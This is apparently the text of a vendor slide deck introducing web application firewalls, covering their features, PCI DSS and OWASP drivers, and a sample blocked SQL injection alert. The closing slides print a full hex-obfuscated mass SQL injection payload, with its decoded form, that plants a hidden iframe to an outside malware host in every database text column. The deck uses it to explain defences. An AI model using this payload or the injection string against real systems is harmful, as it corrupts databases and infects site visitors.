



Introduction to Web Application Firewalls

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Today's Presenter

Dustin Anders, CISSP

- Senior Security Engineer w/ Imperva
- Implemented security solutions for large enterprises since 1997 (State Farm, Anheuser-Busch, etc).
- Enjoy building websites, PHP/Perl applications, automation
- Co-founder of Slashmail (it sits behind a WAF).

Disclaimer



I work for Imperva. A few references (screenshots) exist in the presentation to Imperva's WAF. These references are not meant to sell you a solution but to explain a specific concept.

Agenda

- What is a Web Application Firewall (WAF)?
- Features & Functionality
- What is the difference between WAFs and ... ?
- WAF Drivers
- Deployment Options
- Implementation Considerations
- WAF Market Overview
- Short WAF Demo
- Q/A

What is a Web Application Firewall?


- A software or hardware solution that protects your web enabled applications from threats/attacks.
- The solution must understand web protection at the application layer (HTTP and HTTPS conversations to your web applications, XML/SOAP, and Web Services).
- Detect/prevent OWASP Top Ten Threats.
- Many solutions learn about the web applications they protect.

What is a Web Application Firewall?

Sample of web application & common attacks prevented by WAFs:

- ✦ Anonymous Proxy Vulnerabilities
- ✦ Brute Force Login
- ✦ Buffer Overflow
- ✦ Cookie Injection
- ✦ Cookie Poisoning
- ✦ Corporate Espionage
- ✦ Credit Card Exposure
- ✦ Cross Site Request Forgery (CSRF)
- ✦ Cross Site Scripting (XSS)
- ✦ Data Destruction
- ✦ Directory Traversal
- ✦ Drive-by-Downloads
- ✦ Forceful Browsing
- ✦ Form Field Tampering
- ✦ Google Hacking
- ✦ HTTP Denial of Service
- ✦ HTTP Response Splitting
- ✦ HTTP Verb Tampering
- ✦ Illegal Encoding
- ✦ Known Worms
- ✦ Malicious Encoding
- ✦ Malicious Robots
- ✦ OS Command Injection
- ✦ Parameter Tampering
- ✦ Patient Data Disclosure
- ✦ Phishing Attacks
- ✦ Remote File Inclusion Attacks
- ✦ Sensitive Data Leakage (Social Security Numbers, Cardholder Data, PII, HPI)
- ✦ Session Hijacking
- ✦ Site Reconnaissance
- ✦ SQL Injection
- ✦ Web Scraping
- ✦ Web server software and operating system attacks
- ✦ Web Services (XML) attacks
- ✦ Zero Day Web Worms

What is a WAF – Security Models



Web application security must address the complexity of “gray” traffic

What is a WAF – Learning Example

- WAF models applications, including field type & length
- Signatures identify “suspicious” web requests

The screenshot shows the Imperva SecureSphere configuration interface. The left sidebar displays a tree view of the application structure, with 'performbuy.asp (POST)' selected and circled in red. The main content area shows the configuration for the selected URL. The 'HTTP Methods' section lists various methods, and the 'URL Parameters' table is visible below. The 'Address' parameter in the table is circled in red, showing a 'Numeric' value type, a minimum length of 3, and a maximum length of 30. The 'performbuy.asp (POST)' entry in the tree is also circled in red.

Name	Value Type	Min	Max	Required	Read-Only	Prefix
Address	Numeric	3	30	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
CCDate	Numeric	0	8	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
CCNumber	Numeric	15	19	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
Country	Latin Characters	3	22	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
FirstName	Numeric	1	20	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
LastName	Numeric	2	20	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
billing	Latin Characters	0	8	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>

- Identifies attacks, like SQL injection, OS command injection, XSS, by correlating a profile violation and signatures
- Continue to learn

Features of WAFs – Understanding HTTP/XML

- HTTP protocol support
 - + Understands 1.0, 1.1 protocols
 - + Header information
 - + Field content, length, etc
- XML/SOAP support
 - + XML parsing & element enforcement
 - + SOAP element support & validation
 - + Xpath & SQL Injection
- Anti-evasion
 - + Decoding & path standardization
- SSL Decryption / Inspection



Features of WAFs – Building Blocks

- Signatures
 - + Network (DNS exploits, Solaris/Linux specific, ...)
 - + Generic attack (directory traversal, web-cgi, web-php, ...)
 - + Known web application vulnerabilities (CVE defined web app vulnerabilities, wikis, phpmyexplorer, ...)
- Policy engine
 - + Supports alerting based on signatures, user/session information, TCP/IP elements, time of day, occurrences, operation, etc.
 - + Blocking or auditing or notification (SNMP, syslog, etc)

Features of WAFs – Auditing/Alerting

- Bringing visibility into web traffic
- Capturing the full web conversation
- Understanding of web application attacks
- Understanding of individual user access
- Typically, tied into the policy engine for granular auditing of specific flows
- Brings visibility into performance of web applications (response time, broken links, etc)
- Useful business intelligence

Actions: Immediate Block
Policy: Web Correlation Policy

Event 1014909954686163428: SQL injection

Key	Value
Violation Type	http
Severity	High
Policy Name	Web Correlation Policy
Alert Number	17198
Violation Description	SQL injection on parameter name in slashmail.org/mail/src/redirect.php
Violated Item	URL: /mail/src/redirect.php
Immediate Action	Block
Input Type	parameter
Parameter Name	name
Parameter Value	' or '1'='1

Event Details:

Event Time	Gateway
October 18, 2010 9:30:11 AM	imperva

Server Group	Service	Application
web.slashmail.org-205.159.194.210	Http	Default Web Application

Host	Connection
slashmail.org	24.107.216.188:65434 → 205.159.194.210:443

User	Session
' or '1'='1	3707096241520367894 09:30:03

Response Code	Response Size	Response Time
	N/A Bytes	N/A msec.

POST /mail/src/redirect.php HTTP/1.1
Host: slashmail.org
Connection: keep-alive
Referer: https://slashmail.org/
Content-Length: 96
Cache-Control: max-age=0
Origin: https://slashmail.org
Content-Type: application/x-www-form-urlencoded
Accept: application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US) AppleWebKit/534.3 (KHTML, like Gecko) Chrome/6.0.472.63 Safari/534.3
Accept-Encoding: gzip,deflate,sdch
Accept-Language: en-US,en;q=0.8

Features of WAFs – Protection

- Form field protection
 - + Hidden static fields are prevented from changing
 - + Lengths, types, character sets are enforced
- Cookie protection
 - + WAF can broker entire cookie
 - + Encryption / signing
- Session management protection
 - + WAF can broker entire session
 - + Force session parameters
- Brute force protection
- DoS / DDoS protection



Features of WAFs – Virtual Patching

- Applying protection to a web application vulnerability on the WAF by either:
 - + Adding a new signature or policy to prevent the vulnerability


Or

- + Importing web scanner vulnerability findings into the WAF for policy remediation.




Virtual Patching Reduces Window of Exposure

- Block attempts to exploit known vulnerabilities
- Shorten the window of exposure while patches are thoroughly tested and deployed



WAF and Secure Web Development

Software Development Lifecycle



□ WAF

■ Manual processes or other tools

Features of WAFs – Network Features

- SSL Acceleration
- Non-transparent / privacy
- Connection pooling
- User authentication
- Redirections



Features of WAFs – Advanced Features

- Event Correlation
- User Tracking
- Discovery and Classification
- Reputation Controls
- Anti-Phishing Controls
- DLP
- Database Integration



Features of WAFs – Other Features

- Reporting
- SIEM Integration
- Change management integration
- Monitoring
- Centralized management
- Auto Update
- Data Masking



What is the difference between WAFs and ...

- First generation firewalls (stateful inspection & proxy) :
 - + Some inspect HTTP and decrypt HTTPS, however protocol analysis only. Protocol filtering, header filtering, URL filtering etc are available.
- Next Generation firewalls:
 - + McAfee Sidewinder, Palo Alto Networks, etc concentrate on application stream signatures which work well for outbound/ Internet traffic – very little inbound web server protection.
- Network IDS/IPS:
 - + Broad network inspection support around TCP/IP, focus is wide, typically extension based for deeper understanding of HTTP. Typically, signature based. No user, session awareness.

WAF Drivers



PCI DSS Mandates Web Application Security

- **Enforcing best practices, PCI DSS #6.6 sets forth Web app security requirements**



PCI DSS Requirement	6.6 For public-facing web applications, address new threats and vulnerabilities on an ongoing basis and ensure these applications are protected against known attacks by <i>either</i> of the following methods:	Target Date/ Comments
<p>6.6 For public-facing web applications, address new threats and vulnerabilities on an ongoing basis and ensure these applications are protected against known attacks by <i>either</i> of the following methods:</p> <ul style="list-style-type: none">▪ Reviewing public-facing applications via manual or automated application security assessment methods, at least annually after any changes▪ Installing a web-application firewall in front of public-facing applications	<p>6.6 For public-facing web applications, address new threats and vulnerabilities on an ongoing basis and ensure these applications are protected against known attacks by <i>either</i> of the following methods:</p> <ul style="list-style-type: none">▪ Reviewing public-facing web applications via manual or automated application vulnerability security assessment tools or methods, at least annually and after any changes▪ Installing a web-application firewall in front of public-facing web applications	

WAF Drivers

Web Security by the Numbers

94% of compromised records are due to hacking and external threats²

75% of all cyber attacks target Web applications³

80%+ of discovered vulnerabilities are Web vulnerabilities⁴

82% of Web applications have had critical vulnerabilities⁵

55% of security professionals believe developers are too busy to address Web security⁶

\$6.75 Million is the average cost of a data breach⁷

¹ First Annual Cost of Cyber Crime Study, Ponemon Institute, 2010

² "2010 Data Breach Investigations Report," Verizon Business, 2010

³ Gartner Research



⁴ "SANS 2009 Top Cyber Security Risks Report," Sans Institute, 2009

⁵ "WhiteHat Website Security Statistic Report," WhiteHat Security, Fall 2009, 8th Edition

⁶ "State of Web Security," Ponemon Institute, 2010

⁷ "US Cost of a Data Breach," Ponemon Institute, 2010

⁸ "Industrialization of Hacking," Imperva, 2010



*Proportion of Breached Records
Due to Hacking by Attack Method²*

WAF Drivers - OWASP Top Ten (2010 Edition)

A1: Injection

A2: Cross-Site Scripting (XSS)

A3: Broken Authentication and Session Management

A4: Insecure Direct Object References

A5: Cross Site Request Forgery (CSRF)

A6: Security Misconfiguration

A7: Failure to Restrict URL Access

A8: Insecure Cryptographic Storage

A9: Insufficient Transport Layer Protection

A10: Unvalidated Redirects and Forwards




OWASP

The Open Web Application Security Project
<http://www.owasp.org>

http://www.owasp.org/index.php/Top_10



WAF Drivers - OWASP Top Ten (2010 Edition)



Percentage likelihood of a website having a vulnerability by class

WAF Drivers – Secure Code Findings


Most Web applications aren't being protected at even the most minimal levels

- + Secure code requires extra effort; results can be hard to measure – so it's often not done
- + Developers aren't incentivized to develop secure code; rather, develop it quickly
- + It takes more time and money and requires skills that the current team might not have
- + Few consider audit & security when sizing hardware



WAF Drivers – Virtual Patching

- What we **ideally** would like to do:
 - + Fix the code and redeploy application
 - Input sanitation
 - Use of prepared statements
- What happens in **reality**:
 - + It **takes a lot of time to fix application code** (for example it takes Oracle 9 – 18 months to release a fix for SQL injection vulnerabilities in built-in stored procedures)
 - + Applications contain **3rd party components** and **legacy components** whose code cannot be actually fixed within a controlled time frame
 - + Applications **cannot be taken down** until a they are fixed
 - + Application developers do not have security development expertise.



WAF Drivers - The Industrialization of Hacking

Hacking is a Profitable Industry

Roles

Optimization

Automation




Researching Vulnerabilities
Developing Exploits
Growing Botnets
Exploiting Targets
Consuming

Direct Value – i.e. IP, PII, CCN
Command & Control
Malware Distribution
Phishing & spam
DDoS
Blackhat SEO

Growing Botnets and
Exploiting Vulnerabilities
Selecting Targets via Search
Engines
Templates & Kits
Centralized Management
Service Model

WAF Drivers – The Industrialization of Hacking

Web attacks are becoming more advanced



Example of a Botnet Management Dashboard

WAF Drivers - New Threats – SQL Obfuscation

- Hide SQL Injection statements with encoding:

```
declare%20@s%20varchar(4000);set%20@s=cast  
(0x6445634c417245204054207661526368615228323535292c406320764152434841722832353529206465634c4172  
65207461624c455f635572734f5220435552534f5220466f522053454c45437420412e6e616d652c622e6e614d652066  
726f4d207379734f626a6543747320612c737973434f4c754d4e73206220776865524520612e69643d422e696420614e  
4420412e58745950653d27552720616e642028622e78545950653d3939206f7220622e58547970653d3335206f52204  
22e78545950653d323331204f5220622e78747970453d31363729206f50454e205441624c655f637552736f722066455  
44348206e6558542046524f6d205461426c455f437552734f7220494e744f2040542c4063207768696c4528404046657  
443685f7374417475533d302920626547496e20657845632827557044615445205b272b40742b275d20536554205b27  
2b40632b275d3d727452494d28434f4e5665525428564152434841722834303030292c5b272b40432b275d29292b636  
1535428307833433639363637323631364436353230373337323633334432323638373437343730334132463246364  
5363536443646363837353639364336343639363936453245373237353246373436343733324636373646324537303  
6383730334637333639363433443331323232303737363936343734363833443232333032323230363836353639363  
7363837343344323233303232323037333734373936433635334432323634363937333730364336313739334136453  
6463645363532323345334332463639363637323631364436353345206153207661524348617228313036292927292  
04645544368204e6578742066526f6d207441426c655f635572734f7220496e744f2040742c406320456e4420436c6f73  
65207461626c455f437552736f52206445414c4c6f43415465205461424c655f435552736f7220%20as%20varchar  
(4000);exec(@s);--
```

- Decodes to:
dEcLArE @T vaRchaR(255),@c vARCHAr(255) declAre tabLE_cUrsOR CURSOR
FoR SELEct A.name,b.naMe froM sysObjEcTs a,sysCOLuMNs b wheRE a.id=B.id
aND A.XtYPE='U' and (b.xTYPE=99 or b.XType=35 oR B.xTYPE=231 OR b.xtypE=167)
oPEN TABLe_cuRsor fETCH neXT FRom TABIE_CuRsOr INtO @T,@c whIE
(@@FetCh_s_tAtuS=0) beGln exEc('UpDaTE ['+@t+] SeT ['+@c+']=rtRIM(CONVeRT
(VARCHAR(4000),['+@C+'])))+caST
(0x3C696672616D65207372633D22687474703A2F2F6E656D6F6875696C6469696E2
E72752F7464732F676F2E7068703F7369643D31222077696474683D2230222068656
96768743D223022207374796C653D22646973706C61793A6E6F6E65223E3C2F6966
72616D653E aS vaRCHAr(106))' FETCh Next fRom tABLe_cUrsOr INtO @t,@c EnD
Close table_CuRsoR dEALLoCAtE TaBLe_CURsor

WAF Drivers - New Threats – SQL Obfuscation - Continued

- CAST Statement decodes to:

